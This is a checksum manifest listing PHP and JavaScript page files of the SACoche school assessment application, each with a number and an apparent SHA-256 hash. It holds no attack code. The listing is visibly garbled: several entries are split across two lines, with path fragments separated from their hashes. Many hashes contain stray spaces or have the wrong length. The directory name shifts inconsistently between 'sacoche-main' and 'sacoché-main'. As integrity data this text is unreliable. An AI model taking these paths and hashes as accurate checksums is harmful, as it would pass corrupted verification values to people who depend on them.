sacoche-main/pages/administrateur_etabl_notes_acquis.ajax.php	16	687fc9c1b97e9a5317da132b68506a21566a3ef27dd495c148e0b9de4f40074d
sacoche-main/pages/administrateur_etabl_notes_acquis.js	31	a287e10e5aaec7dc2d649473be50bd050c30927ff5de8b8cf6292adce00446b7
sacoche-main/pages/administrateur_etabl_notes_acquis.php	11	58321ee9b5dfc69db98bf01bdf09f70985f86a96cd4f1d34112583f0f9001387
sacoche-main/pages/administrateur_etabl_profils.ajax.php	4	d640e65a01d3c39c664841cf2638beaf54e40e56cdeed05d9ceec79834836585
sacoche-main/pages/administrateur_etabl_profils.js	4	10038f86b178991e3712f568786f740f0707783264ee117a902df8c029990de0
sacoche-main/pages/administrateur_etabl_profils.php	4	bc90d1ee84f3d6135e75c75b71dcb0b559dc544427759c0da12d6b5a59096f4
sacoche-main/pages/administrateur_fichier_identifiant.ajax.php	100	e32e6b0818666c5a2ee8a4757f8d124be87dc29460efb58ee5277fb6f6e0bad0
sacoche-main/pages/administrateur_fichier_identifiant.js	20	1823b1d6e256273b45cb4efa58de47dd1a39d04a019edc7146da17e086fe71bd
sacoche-main/pages/administrateur_fichier_identifiant.php	28	3a91dd99ee10e7e772f8536503aa7e7a5d234ca1acfeeb675b3208fe4b755a18
sacoche-main/pages/administrateur_fichier_sacoche.ajax.php	64	709e614800670d36f5309a8694c30debf885c97f6a67abd3043972e0c5f7660f
sacoche-main/pages/administrateur_fichier_sacoche.js	13	b367cd6eb96c7bc717f96ff7713e432167c202c3bde14427806bdc93cd17a249
sacoche-main/pages/administrateur_fichier_sacoche.php	4	a00d0d7d1f838cf7364e63d24c7dae6c1341edd244bffb52d933b7922ff851d2
sacoche-main/pages/administrateur_fichier_user.ajax.php	11	7b1e56686d2fdd926e23cd40c00a2c68c87dabf292c1a2a64a12f554345d4e18
sacoche-main/pages/administrateur_fichier_user.ajax.step10.php	5	b0f2736a2557948a6b608f0f1a82f5f871f0049db1152c9aa322507069f12aba
sacoche-main/pages/administrateur_fichier_user.ajax.step20.php	126	fba00219a3da591027dab335cf2afb51c42d181dc04c5550b9b5f061d16adb11
sacoche-main/pages/administrateur_fichier_user.ajax.step31.php	12	bb075b5a851295458db56f980b7d8e7918a45ac2e9d224a379e1ed6dee86015a
sacoche-main/pages/administrateur_fichier_user.ajax.step32.php	7	275187a01beded26b4596c560e19a8cd1cb2568740822ade7aad697f6165976
sacoche-main/pages/administrateur_fichier_user.ajax.step41.php	10	b8202880ddf5c67dc55af05b28bd0d9739b0d78af8d747f0ead7edc42190dbb8
sacoche-	7	0acc33420468e5ebcc47b3e6ce38eb32532

main/pages/administrateur_fichier_user.ajax.step42.php		bbbe757882814017e8c67e9f97509
sacoche-main/pages/administrateur_fichier_user.ajax.step51.php	27	114d3d6a7ce622167668ce35a79358a95075bef9955efbeead416513fd65c88c
sacoche-main/pages/administrateur_fichier_user.ajax.step52.php	17	aaa035ed6ee816ffbed582b0291a76ca794caf9fee1c53dbc42926cc772423db
sacoche-main/pages/administrateur_fichier_user.ajax.step53.php	6	52bdb76b114b7aa52ea4c064cc169673ed3e16f1351ca789542c11a2e7d85eab
sacoche-main/pages/administrateur_fichier_user.ajax.step54.php	4	34d45e87e0f1747949494363bc9a621c0c92f5f78dfc01b3edb8aaeac33fc786
sacoche-main/pages/administrateur_fichier_user.ajax.step61.php	22	60beddb46c96032235447147f02bbe49f9ffd572a2254e26891e7fcd0a4bb870
sacoche-main/pages/administrateur_fichier_user.ajax.step62.php	5	1a4d8e06f0331210925b3442fe3b52204d48e94c119018d274a506331b5cc69d
sacoche-main/pages/administrateur_fichier_user.ajax.step63.php	14	f95689369aa472a28de2d1a6de8c60b37dc3732f24c35b68c628af802a677b17
sacoche-main/pages/administrateur_fichier_user.ajax.step64.php	3	2eea0dfd335c46f5a36912e1c4332597b69180a0a2301d90d0a2cacfd50c21f0
sacoche-main/pages/administrateur_fichier_user.ajax.step71.php	8	0993840f08a0b5524120aafa219126429fcc0a7de136484c2e8c5234d58f2c13
sacoche-main/pages/administrateur_fichier_user.ajax.step72.php	4	3409160edefd735c018fb67a2fd18b6f3af47f7cbbe3c3b9ac151cb84bfc4dfd
sacoche-main/pages/administrateur_fichier_user.ajax.step81.php	11	e4321046201fc193333fc0cbe3fc04a7604dd2d458ca8591bf5f5c650fdaf612
sacoche-main/pages/administrateur_fichier_user.ajax.step82.php	4	85bb8716d680a2ffbe8fbfbcd914fdb338db e7e1507bb2a00d85aee4fee05c51
sacoche-main/pages/administrateur_fichier_user.ajax.step90.php	4	182b220772bc914392f6d87753d6f805f4468a292510212900aca15b5a392611
sacoche-main/pages/administrateur_fichier_user.js	24	75e8b25deed0b4b8afb7f1554293a3aaa5b3eaa242e77e507dc06fed30312e42
sacoche-main/pages/administrateur_fichier_user.php	18	62dde51bdd86ca8a5e3412d6710f7b18235ede934d65782efcee8013aea48c76
sacoche-main/pages/administrateur_groupe.php	4	ddc74f8aeb0d067940ec31f9e82e29034f12969ca7db92e64c2a1a8b35aed07e
sacoche-main/pages/administrateur_groupe_gestion.ajax.php	6	fa07d6b6b5aa79752bf71a65047f3958bec2687f94e301271bac9c71145554ee
sacoche-main/pages/administrateur_groupe_gestion.js	11	b8be30909eddadb64831b3d5306f2fa12dade4b38da068931820495e1a5435bf

sacoche-main/pages/administrateur_groupe_gestion.php	6	e6bfb0d0f62a484f844ed694cbe2f407bd7f139f80058780017906a86e1f42c5
sacoche-main/pages/administrateur_interfacage_omogen.ajax.php	7	a132f557ae9353a11833698e5e2939a144fc17128800b3f36d39d5c9eed33e4d
sacoche-main/pages/administrateur_interfacage_omogen.js	7	4c781abc10a61aa5e313e2c4f6596faf1d30edc804acfc0e894b62fe7cc17395
sacoche-main/pages/administrateur_interfacage_omogen.php	7	601a9f8f4c618bedf503e5d31bc1cf6f4f1c743a7b45beb9785428c0562ac47d
sacoche-main/pages/administrateur_log_actions.php	5	c5af9fa5816f355cd61ce34c1a5a63db31e1a11be834675a422fdc81d0681722
sacoche-main/pages/administrateur_nettoyage.ajax.php	12	d0241d6e353299c95c4ee1c413a784d43c948bec201b186ecc0cb26bd5c6c5c9
sacoche-main/pages/administrateur_nettoyage.js	9	17e42f0c24393c658fab776a87c65097ec4ae51671059fc310431e271cb18f3d
sacoche-main/pages/administrateur_nettoyage.php	7	0671804748658686132abfa650dc859d28a67e7c802c724d844a82de14418bd7
sacoche-main/pages/administrateur_parent.php	3	06051627811f4b1091416e29c9ec0b667816d249d7d6685bbad559ec475294e7
sacoche-main/pages/administrateur_parent_adresse.ajax.php	5	c34eab89fb563d7834d5646a53a6567086f8bf741b12d1bc9cafb0304d25701b
sacoche-main/pages/administrateur_parent_adresse.js	11	7d24a7983729ed98d565b6e5a8b7af545669999d5cf0ecd3fc4612b32f5baf82
sacoche-main/pages/administrateur_parent_adresse.php	11	ff2cc0aba808a3ef9fe009c2715db1cc2c03211834a4bc3e1e50fb443af91837
sacoche-main/pages/administrateur_parent_eleve.ajax.php	6	e46072b2f55879b15318e2b63c50cc4dbb2e72a5224218d39566c4917d1884d1
sacoche-main/pages/administrateur_parent_eleve.js	13	b816bd2c89018d8fe092270150cd5405145ce386286b5a6537ba5a714ae50282
sacoche-main/pages/administrateur_parent_eleve.php	3	203c0c2b5b0b7a4f927820b2c87be3b5882567909ff5f0f5c5887ee8bf0eadb6
sacoche-main/pages/administrateur_parent_gestion.ajax.php	16	f48a6be3bc7696f1b15ef9e4cf8f69a4653a05a148aa2c66b73a83b1c6a82cf8
sacoche-main/pages/administrateur_parent_gestion.js	21	3ac5d35e04482bdf7be5ac38a680a7b78d96f78b05713c32fb8cc68d2f19ed04
sacoche-main/pages/administrateur_parent_gestion.php	15	043ee9611d7b52f1592185325352138e36f3490dac08bc6357c078a000254010
sacoche-main/pages/administrateur_periode.php	3	aeeb623d62122547b8138658a4dfcc5af02cc13bfd2d2fbf7d9378e7bb00169b
sacoche-main/pages/administrateur_periode_classe_groupe.ajax.php	10	c46924f2e2efcef49ea804945e3d0da0e1a9da04416e919b528143b78022cccc
sacoche-main/pages/administrateur_periode_classe_groupe.js	8	cfa69b9386a892d98597a618d94059b5ef7de0b7076a423739365ebb98f927d3
sacoche-main/pages/administrateur_periode_classe_groupe.php	4	4a8fe66cb3130bf571f491e6a8855a62bbf4ac98e205cdb55c8e3af0bc3fb1cc
sacoche-main/pages/administrateur_periode_gestion.ajax.php	7	aaa3be7039e7a3b4f4203ce21ed2c291448d5573f512d764f4490d4b79f0d424
sacoche-	13	50faf2cddb6f8baf8881d52243a47fd276623

main/pages/administrateur_periode_gestion.js		f09ecd43917aa8a6b219e4997ec
sacoche-main/pages/administrateur_periode_gestion.php	6	4af165fe70e45714e8d340d76b89925ee8ad99f2e3c6c90e3aa99695d7ecf9f7
sacoche-main/pages/administrateur_professeur.php	3	c1e53c7f411ef8c7fb1edff5317eff3ac9d6d379869afa55c772c73a515ec94b
sacoche-main/pages/administrateur_professeur_classe.ajax.php	4	96238291b518a8a18b972a7478b8cc20749330e1eea51e3371698729139fc0ae
sacoche-main/pages/administrateur_professeur_classe.js	11	6d4f932b0752323d253fe5a2dc62ba54d8a4fda7f26e1d73f64db97109902b17
sacoche-main/pages/administrateur_professeur_classe.php	9	b4af5cc964046309f63ae8a1e15c138824dd4e46f91c5b79c54942fecc303e1b
sacoche-main/pages/administrateur_professeur_fusion.ajax.php	8	2793e4714789c420c0ad60ce3353e3a2ace91aec2e79a676612f7491260ee4fc
sacoche-main/pages/administrateur_professeur_fusion.js	8	ea6770871d5fe2ac535cbdc8a1164a75fde621f58fb63cb878e35a403b2409d8
sacoche-main/pages/administrateur_professeur_fusion.php	4	93c1aed89151454b7e27c74a7853fa472ebc1dbc5c3f65a6aecad1b22fce1fe5
sacoche-main/pages/administrateur_professeur_gestion.ajax.php	15	bd3ac3b906dc98835ce0fcad4242768dbaa0d5b7811d53583a33212166dec3a1
sacoche-main/pages/administrateur_professeur_gestion.js	21	14e93e8179c76e24063dcc8c38dad01de795e4c5f893a01dddd708accaba0635
sacoche-main/pages/administrateur_professeur_gestion.php	12	19f7e39bd9d1b6b28856103c54bd9240412d02752209adb5d024a002617b8ef8
sacoche-main/pages/administrateur_professeur_groupe.ajax.php	3	578a3b083fe5722ef3b23594d821f050685c3b9d827303e1054d22ded1e5d679
sacoche-main/pages/administrateur_professeur_groupe.js	8	0ab54d4571f4f5dc5eaaa972aeac48f99429703f08cf56f15c3fc3b19a919c7e
sacoche-main/pages/administrateur_professeur_groupe.php	8	69534c644dd70be08f1a9d0a2feb4bdd9e567447469228698476542689ef5402
sacoche-main/pages/administrateur_professeur_matiere.ajax.php	4	03101a7c60d380ffe98ab4edf06261485b054703cdab17e82707698610f513a3
sacoche-main/pages/administrateur_professeur_matiere.js	11	3e88782969b0aa040ad70d0e7dbe0fdb51a16f049363608a32977929008e053c
sacoche-main/pages/administrateur_professeur_matiere.php	9	0b140ca1f03ca99087ae3bd1681575dbd4cacd402c4e5d9ecadc8e499e13d4bf
sacoche-main/pages/administrateur_professeur_remplacement.ajax.php	5	0bae9cfe221a6afac1c70235a9f6538dd1b73808ab11d2beb85dd6d9eabf9651
sacoche-main/pages/administrateur_professeur_remplacement.js	9	2845112dc64347cfa72401d0aa716dd77f8323ecd9db374cad7f1a47ea4dbfb8
sacoche-main/pages/administrateur_professeur_remplacement.php	5	9876d90a3a03cae3bb5f8f0ae0862d2a917209534593741c286064c82b484921
sacoche-main/pages/administrateur_resilier.ajax.php	5	20a07b7a95e0e68d66f955f8380212c0b030

		2a5294df86913de969cd0b0b458b
sacoche-main/pages/administrateur_resilier.js	4	fa440f53052e692a114d675093ddca34019d715b8e385e11c580193d94d17c10
sacoche-main/pages/administrateur_resilier.php	3	e8d3628da13599cc7a6b561865d4b6616cbbc06ad53620881e7d2d4ced314bd1
sacoche-main/pages/administrateur_user_recherche.ajax.php	11	effdd9e30eb077ca343ada90a2ec8d2fd7ffd6058b0c11e6415f353ea15c36ad
sacoche-main/pages/administrateur_user_recherche.js	16	31681c0da4058cb5ebb7ecc351c6e3d029468b1969e13b498a0b6775992d8d50
sacoche-main/pages/administrateur_user_recherche.php	11	b8a2eef04a8d1d4a957c16525e58c8871f1faece700c8771debcd95423c6d7ac
sacoche-main/pages/calque_date_calendrier.ajax.php	7	d95fa0756d30706605a59ef67cbd8ad373046baea1fb8fb6734062b672c94eb8
sacoche-main/pages/calque_voir_photo.ajax.php	3	a418023baa8bd696ff8333ef96e72e4b3f720467b066b32aaa3c377bfb243d83
sacoche-main/pages/compte_accueil.ajax.php	5	df0227a1a81360bb86f9f9f615d246111ce5ccc7d9ac41a36109faad4cba0b18
sacoche-main/pages/compte_accueil.js	4	bdd07176ab0b542d95b2e5d35c9d0e01c9d36b5405fc9515deccab74cf94428d
sacoche-main/pages/compte_accueil.php	55	35a9a477e38ac23d5a01432b3d3973b0f462eca49d70bef64c95b487e2e4e1a2
sacoche-main/pages/compte_api.ajax.php	3	bee0754df3de974fd94e7597af6d79b31d9b611d5438e386f4ec9bd5f1057fa9
sacoche-main/pages/compte_api.js	4	c888fecc94a3948daccd9e8d1580ec8bd238deef6ff6970fc887f263287562aa
sacoche-main/pages/compte_api.php	3	4f06046500cfeebe9ea192a55468d50760944c85d79e1311de564b00cf4c8483
sacoche-main/pages/compte_catalogue_appreciations.ajax.php	16	df88b693fbbb3503910ac0cd4f9883d3b29c9b35e5bdbe22335e6e3ec5e55ff1
sacoche-main/pages/compte_catalogue_appreciations.js	21	64b8563706b3c7523a6823a52add3a1690d9ca8b515373aaade71d21bfd8a84d
sacoche-main/pages/compte_catalogue_appreciations.php	6	24032819bbd529a7493e5b2f8e4e802d292e3ad12c777fed07bf2e1396c05583
sacoche-main/pages/compte_cnil.ajax.php	3	450ee8beb323f93ab5a56bd7a8cbbbb764e93b2cc97ba01c8c76720dfa444fe
sacoche-main/pages/compte_cnil.js	4	2279a06e83767c41b628d31368091f1a2a76a6c5a17860a3495cac5394f48134
sacoche-main/pages/compte_cnil.php	7	a3719f64e271d866eb1abe63e0422f68c64555f104e56b373e7ae6b82e2cb453
sacoche-main/pages/compte_daltonisme.ajax.php	3	def635ffa3ef2aa7b66bee28cca223d0cbadf08a52aa77cf96b119037b97fdac
sacoche-main/pages/compte_daltonisme.js	5	f7f869fbe43d44b94f6bc55c5b83cfb603f631813d4082e321b0d76d39ef53b7
sacoche-main/pages/compte_daltonisme.php	5	ca89a6643dc12f3883362c1551df217adcaa2a4350a7d22c83496c9dc4a99e3b
sacoche-main/pages/compte_email.ajax.php	10	5dabf061b5f01318dad35b7e5e364971be7e5f1d9ff08e634b11ac82e58fae8a
sacoche-main/pages/compte_email.js	9	a05d1da5f7df06b5375bb3b459feae78df3a2e5aeacebaf1326d0822963d4bd7

sacoché-main/pages/compte_email.php	9	a79813b806258b6f76a1e418d0593fa21f284d8e2a18869185535b974df3dc98
sacoché-main/pages/compte_langue.ajax.php	3	946dcaeb11bd9d67e9bc97fc54fce2e01d9b816d0c88debf562490a1b332893e
sacoché-main/pages/compte_langue.js	5	89894dd02bbe8031cb3c0fee558ee633b3d9b955c480e57e15ebe20acea28a5b
sacoché-main/pages/compte_langue.php	4	e5dc4aa71ff247341922ab271c1e4e0373f375d01313a38ee3a3d11c20c3bf6b
sacoché-main/pages/compte_menus_raccourcis.ajax.php	5	b6fc243d81df564290d1d4bbef4f7c5bca2e3f9f1fddea97da3864ede69b4e86
sacoché-main/pages/compte_menus_raccourcis.js	9	68b5c72ae29cc4476be4368c73329c0756d86a88ac9f17caa05a32f5457e5a2a
sacoché-main/pages/compte_menus_raccourcis.php	5	6cc73624628a770539ec53915c6c5cf0723a7cee3d854cb0ca9a5811e07bb661
sacoché-main/pages/compte_message.ajax.php	15	b151e45b8b9b6532a999b285cd61f864c9d792785f69a4226310ed99d34e583d
sacoché-main/pages/compte_message.js	26	acf93e33a814a6a491de19516732bac3eb97ea9dedef89ef3e5a750fc74bb7a7
sacoché-main/pages/compte_message.php	10	cdbc95bf7c1f4c97d6d4c5b148f473c3ed3714fc82f01c7b4da7713dbfdcba25
sacoché-main/pages/compte_password.ajax.php	4	692bed7d75add21e4ef20e15f9506285b48789ab6db2b3023d90c60908ca4d4c
sacoché-main/pages/compte_password.js	6	bc9fa1b96a961b953f9bd4bfc21b425610b2df2de7473705c15995ffb864af6
sacoché-main/pages/compte_password.php	4	97510776a419f7e9bcf9fe73f8dc384c71e35707d16bac2be21d6e5f105a638c
sacoché-main/pages/compte_selection_items.ajax.php	12	e9249b1ca82d70734bd5c6a95a2efb6effa8046abd7292818448b37e6b4eaf2b
sacoché-main/pages/compte_selection_items.js	24	e71fe4f4dab57c7b1d62d5ba6fbd2c1f293805673386cd29e11952900145cb9d
sacoché-main/pages/compte_selection_items.php	10	465aac91ad76b178720b4c3d538dd7dde006331a8c1bc5d6948a56bc4e125148
sacoché-main/pages/compte_switch.ajax.php	9	5859f380004c5105a3636f5e0ccc8ae5e38d6745a7c000e7cd047d7f3e59e11f
sacoché-main/pages/compte_switch.js	10	6d5c10d544a20632f6b16277e30dd784491047c198d7df07225160a3e691a16d
sacoché-main/pages/compte_switch.php	6	56851102dd40ec611042d06628a28caf4b1e43f681d24a5948b5590a6d57cdd6
sacoché-main/pages/consultation_algorithme.ajax.php	8	2f626c71382decde5523174153479b3cc251d0a156baeeb11a8ee7c66c1180e6
sacoché-main/pages/consultation_algorithme.js	12	0f005ed8c35696750efb940bd20129e4156f2be7064b9735fce82bbe2416ee3b
sacoché-main/pages/consultation_algorithme.php	9	e8076da33d1a3c28602ea4fca0a50a6f2a4cdeb5e7c8ce7060970f61c36caaa9
sacoché-main/pages/consultation_codes_couleurs.php	6	39c948af68131e7cf724289a927a7631a8c81f34bc4e7e16191b21322937d4d8
sacoché-main/pages/consultation_date_connexion.ajax.php	4	a904d44adb8c4c8f2ec4c507679796db41c804a8d6bb25d916deaa6b81aa4f6c
sacoché-main/pages/consultation_date_connexion.js	5	53f9a62f408b9ef4306255a1b6bdd337365006f115eaf364185c2bc303bd7d21

sacoche-main/pages/consultation_date_connexion.php	4	8cdb0c695f01615a4e9ee7d8a1dba0fc11bb0557fe199342e6657c39666dc1fa
sacoche-main/pages/consultation_groupe_periode.php	5	2b1912b28191d3ece1442fce0bd9febba3aa7bb28947323e25d9318f79eba642
sacoche-main/pages/consultation_nombre_saisies.js	2	a6fd17f1c9789eec4b7c37f4b3cfffcc7ab3858e616c7541d634e848652aa254e
sacoche-main/pages/consultation_nombre_saisies.php	3	9c955cf5527f8f2884c6402fb075357caf83f17968cdc6f2f819b4c03afe9dd6
sacoche-main/pages/consultation_notifications.ajax.php	3	c156b705dd99df13697099a6f8088b6fc824c1e26c8ad398c59c572a6c09f841
sacoche-main/pages/consultation_notifications.js	5	9b1d78c912945f1b2079d3a2062397bd9df1f77dbe3b5cc35bc23dd91ec29e77
sacoche-main/pages/consultation_notifications.php	5	986a9f97778a89baa5177c198ae8fb75c205355bca66487af9355e559e093cf1
sacoche-main/pages/consultation_referentiel_externe.ajax.php	4	469c08f18c0392dc64128d0174f3222b929ae5a0cce0a4edb03a540228fc5cd6
sacoche-main/pages/consultation_referentiel_externe.js	13	596b38dac37996b80dca0e70dff1ce9573ff755da8d4f896dea1b2621320a95b
sacoche-main/pages/consultation_referentiel_externe.php	6	b2458f4fd9bed1573a6e964317d609da5b605f287254a590fe05f0ccb5677002
sacoche-main/pages/consultation_referentiel_interne.ajax.php	4	bffbdcd51dad2df53bd7a7142ff7e9eb41669dce566b81480d801da791ed32124
sacoche-main/pages/consultation_referentiel_interne.js	4	3860696f36b3aecdf148a351200c34681f17690db49c22a58b68e1a9363b3d98
sacoche-main/pages/consultation_referentiel_interne.php	11	94eda052a5ca747d0cd0489b8103cb7c2213f9e3ce43c00843d5e939ddb0d1cb
sacoche-main/pages/consultation_stats_globales.php	4	8826739f561b657128c339e5d2fac44884d15f47c637a7076dfac985b12fb936
sacoche-main/pages/consultation_trombinoscope.ajax.php	10	9aec13d3997d1e0dcb4d424357c1c85dea6fac3071eb846385fe2c015e349756
sacoche-main/pages/consultation_trombinoscope.js	16	fd8bd10df843f3a7a807711745990eb4cf3dd663c04f54f6fd11092d74ce8067
sacoche-main/pages/consultation_trombinoscope.php	5	ab82ecadd9d187b1b4c792e10f6971bf2d6f7b4a8fe4008e54bdc072a63efd92
sacoche-main/pages/developpeur_patch.ajax.php	6	a26b5e801809a2b79a255939f53bbc94c1665a4a6c5c1b527cf34ef51cfbc47e
sacoche-main/pages/developpeur_patch.js	9	61429fea92cab43be12f05228e7688b331ddaee89f9cfa5387f8e649b3a3f690
sacoche-main/pages/developpeur_patch.php	2	50175b8d275ae98ab713005cdcaf7ec9393107cdd58e81ddbee3966b6e08ca56
sacoche-main/pages/developpeur_superviseur.ajax.php	5	6f4406136fce3cfd41a91a2ec70ff92ca52c91568f7701667710c098906c034a
sacoche-main/pages/developpeur_superviseur.js	7	66855643f469c460147e7b56e2f4ad6dc4790f493f762879d26bada625c13558
sacoche-main/pages/developpeur_superviseur.php	3	7f0fefe6b3cc9ebc4dec488e19a2fa19f194e7f64fd25637daa75ba0ab7707ca
sacoche-main/pages/evaluation.php	5	59f5cfcc43160cd6d94bdf27eda128b4bd84b28f4e73752bff1b637bee0b13e8
sacoche-main/pages/evaluation_crcn.ajax.php	5	2ad8ec02244ebc1bf2f14b4816fffd51d4faee48bf664b00cf55162468b8b03

sacoche-main/pages/evaluation_crcn.js	21	7dc3073ea5bc2dab8e033fdb33ff0008681d94fe63168c5062ac716b6c77b6f
sacoche-main/pages/evaluation_crcn.php	20	e55dfa9e4e7b41df651e7e631f8287286b0ddb2cdc54ba1d63eb6d714010b1db
sacoche-main/pages/evaluation_demande_eleve.ajax.php	7	a911f9ae34ee191e50238d56cbeb84278b297804f0eb6196e984f760b0230d3a
sacoche-main/pages/evaluation_demande_eleve.js	9	197145a29537c7ad6c87856b9f36b494e7613d6cc2fadca394c574a44ec3cac5
sacoche-main/pages/evaluation_demande_eleve.php	6	57cf428eb7c13f157e38544af98a4e2c7c4250dd437a8f086ed276ccd8e75656
sacoche-main/pages/evaluation_demande_eleve_ajout.ajax.php	12	f5cdc5b44156355f45dc47b446745427bca51967913b7f342f661ab820cfc03a
sacoche-main/pages/evaluation_demande_professeur.ajax.php	40	748b5b4171878ff52ca6c5dafde62b57895a9787eac0391795c57ac8d7c25d57
sacoche-main/pages/evaluation_demande_professeur.js	48	5f317cab04fd0af2322db684a8bb49a322922d748a446f65962f8a1be08126aa
sacoche-main/pages/evaluation_demande_professeur.php	19	0fc1009019d02ba3b2dfce129132943711ad21028bfdbd8b1f028cf1ad2dc46a
sacoche-main/pages/evaluation_gestion.ajax.php	192	b0fd086838285ab079c38d8d8958118086c2a5deabd92fc403baf6c756f9dd03
sacoche-main/pages/evaluation_gestion.js	200	78393b1cfc86662cd21866f34eeb6076d31c85ff1e6f0c8f6e91ac6c7e7e2809
sacoche-main/pages/evaluation_gestion.php	61	4f85cb9099835d353668360a1e1c35f9e72f13ba35b8c4e554299ae997e685f2
sacoche-main/pages/evaluation_module_externe.ajax.php	3	ace10c6f304de00aef41d964ae3d50789827e64558442f1472c89982e1bc363
sacoche-main/pages/evaluation_module_externe.js	4	6767cb7df763cc248fa635d928ea004a706b5ad44591b80089d3a4794569ac3f
sacoche-main/pages/evaluation_module_externe.php	4	b8ad7b660c84ef45edc84d638ef681b7586fc4244e8effdeb23ef43e8a5b8e0e
sacoche-main/pages/evaluation_ponctuelle.ajax.php	14	ef84e28eef738b093711dec3b3832cd4dc1e388306c39e0e121f284ccbb2ca74
sacoche-main/pages/evaluation_ponctuelle.js	27	688e9959a15a04b5d92b8aac38839831fe78ccd2b873af4be6b6f416392e0708d
sacoche-main/pages/evaluation_ponctuelle.php	9	dd7d13344ce80ebc44a50e110cf6bbb325b1badf5a660ae74f63bf36344a7b1c
sacoche-main/pages/evaluation_ponctuelle_prof_ajout.ajax.php	6	7284396e37c1ce695b2515fb50aff8f9768ed9131017669c0c926bf6ec4a5c47
sacoche-main/pages/evaluation_ponctuelle_prof_modification.ajax.php	8	c4a915cf0f53d0c3e8514c9bb60f5cb62bd074d2f297beafefaaa15a30034496
sacoche-main/pages/evaluation_voir.ajax.php	37	afa1bfe01b230c13cc5713c28b9a794ecf0c0c517d418e1f16cd658118c57e4f
sacoche-main/pages/evaluation_voir.js	28	2fa6a640a63c5f827131f10a05b0dd67519dedc4e733fe0b10b29a1100d25cf8
sacoche-main/pages/evaluation_voir.php	14	ded15819dd2fc95b298bf2f23131d2c315ae28f5d89dda56c0794a5de7b4989f

sacoché-main/pages/export_fichier.ajax.php	60	916c62ede5ce2f0ff43a48bb718df16ddaad d850269fe7ffa49d35edc80beace
sacoché-main/pages/export_fichier.js	21	f561a5f0a639b77f51dfdec6bd829ffda28af6 50143793461a8c405db37cc29c
sacoché-main/pages/export_fichier.php	9	18ccd219aec3862a7cbb89a9e2de874db0f b4c21d543c2caaac81915ea405cd5
sacoché-main/pages/livret.php	6	a561e5cabcbbf4110bf0eafb8de94ff461fef2 7ac3061d3fdf3a93464b295868
sacoché-main/pages/livret_accueil.js	3	0fd4ccbef9aa7e69fd52d85dcaa8304582eb 9ff8977927392cdd780ae0364b16
sacoché-main/pages/livret_accueil.php	13	9d67294189ffb10354f537923e297d29dc35 1ca948eb97cf65647a65d50e99e4
sacoché-main/pages/livret_ap.ajax.php	8	1f57f954800470f58609b1262b4cddaf3b15 e0c3b909c88b542ad34c2fb525fd
sacoché-main/pages/livret_ap.js	29	06fedd7aab292f1e9fa21484c49d1b231634 4e6157438be67e3b00923e39a5d6
sacoché-main/pages/livret_ap.php	15	293d101d8d38b48c3579d7e86f743661209 ac675ae81b7430fd7a48e1dc192d5
sacoché-main/pages/livret_classes.ajax.php	5	f421119d6c7d8dc698498779ae2db64afa35 5c814b991b08197fd0a1223c98ea
sacoché-main/pages/livret_classes.js	10	a7106f110f076858d4cc7eaa30dba2827998 e89adb995fdc5420664ed8dae36b
sacoché-main/pages/livret_classes.php	11	55b6f99a03989584e9b1523fa2c6e9f8ac25 c66eb3d558ab3845ec4b14d6e689
sacoché-main/pages/livret_crcn.js	3	bce708ad0aaf2d930b6f20a9f0ee2f685d1b 535fea6b2a49353e682cf018682d
sacoché-main/pages/livret_crcn.php	3	7e5b5268553201a50f49d6d91a14d78c023 46ba6da5cd2bd0019f9c7a217a8e6
sacoché-main/pages/livret_devoirsfaits.ajax.php	7	f6931f78ce5ee027941910c1237197a95909 b5f975f2a284c40a3157945709ce
sacoché-main/pages/livret_devoirsfaits.js	14	ee0d19ef18348995b04bf90c4c2ddcca8572 4b5ef6fae802f30105b187072bf5
sacoché-main/pages/livret_devoirsfaits.php	8	1c5d82176ca97311ff6fa1a5de61815578a7 633bd7694187119675acb7d95bac
sacoché-main/pages/livret_edition.ajax.php	13	176d764d33df1368ceefce728a0184862bc ce36af01d2df91608e47a5cfcfe1
sacoché-main/pages/livret_edition.js	112	34236701d287e350d536ea3a209e4939402 acb1780db4c27d019fe2d2a7b2d6d
sacoché-main/pages/livret_edition.php	63	c295d527d39865747e8bb2379f2b561f3cb 3ccb2dfc79284898bf71b74142f9c
sacoché-main/pages/livret_elements.ajax.php	3	4a0221dce58133c29d07ec9c6f57d4094219 308f77045ef13179c6075743d669
sacoché-main/pages/livret_elements.js	6	e798d17294fa7f749bbbee7635e67dfac3c2 b99c373348a05d507591e2925a7b
sacoché-main/pages/livret_elements.php	10	6f3b52b13d3ad299325de65986a462afc24 1f10c343681f25df94b12d90d52a5
sacoché-main/pages/livret_epi.ajax.php	14	11a5b25207be00d7dac9dfee40dede01fb2 90c05cc1ea01c9571d45a8c44b8cf
sacoché-main/pages/livret_epi.js	36	ad7d02b8636574e12a014ed40850ffa70d3 ea896ba030c7334e4a9f34537b4d8

sacoché-main/pages/livret_epi.php	20	86492e79d3a4d1b457c9a11accfdc39593f7e572661e051b15945fca686d2db2
sacoché-main/pages/livret_export.ajax.php	45	c6a598faa504b8b530e329c02bd336e58d94127d9ca00e90a39af0cccc2820450
sacoché-main/pages/livret_export.js	14	b7ef1278da5e5f91f7d73975cc5f0ed249cd42eccc1bb03c133fdf78c3bfef44
sacoché-main/pages/livret_export.php	27	af43ca516fae52b52d1634d5e47b2f286bef08520b236b5810828770e5959347
sacoché-main/pages/livret_langcultregion.ajax.php	6	f56efc4f1cecd6e9bbbb12bc450e5e23bf33bac1e1e8de26ccf069f70efb23c9
sacoché-main/pages/livret_langcultregion.js	8	37983d8c99536d665b39a025844643300b2a597f0fcef1113b7a4aceb0ad0061
sacoché-main/pages/livret_langcultregion.php	6	ddc09269faf9a64ab32772b9c3f5b644d092ab2edb63c238bfd838b436607b4f
sacoché-main/pages/livret_langues.ajax.php	6	eed631ba16ed972551dd2e252ec2bc45f4e7d7c2cd00d087d431605b734c997c
sacoché-main/pages/livret_langues.js	8	ef1d26d74f5c68a8c21dedb304b6cce185a1b133d952e53c12d8733116e9db03
sacoché-main/pages/livret_langues.php	5	f79a0cb09d1b651a0a7d4c6ebfed483d82cbcc44bab4ff629c69c7b1588ee518
sacoché-main/pages/livret_liaisons.ajax.php	6	49d346282ea03032159e734eec2167d8a33a3b66c3edcbb5cd05d049ec9b8804
sacoché-main/pages/livret_liaisons.js	13	09d153e6b86d92227cfd5020ab6af77add8a7c959277aa4688c9404ad559c71d
sacoché-main/pages/livret_liaisons.php	19	6a5c76a540ce515996b3b331c8757ef5a137be022c53daab652cd83e7ca92596
sacoché-main/pages/livret_mef3emes.ajax.php	5	cb0c31c05aab7ecc98c9450798a368d5c72604d0cbaa0a3ef8e62d202dc67b95
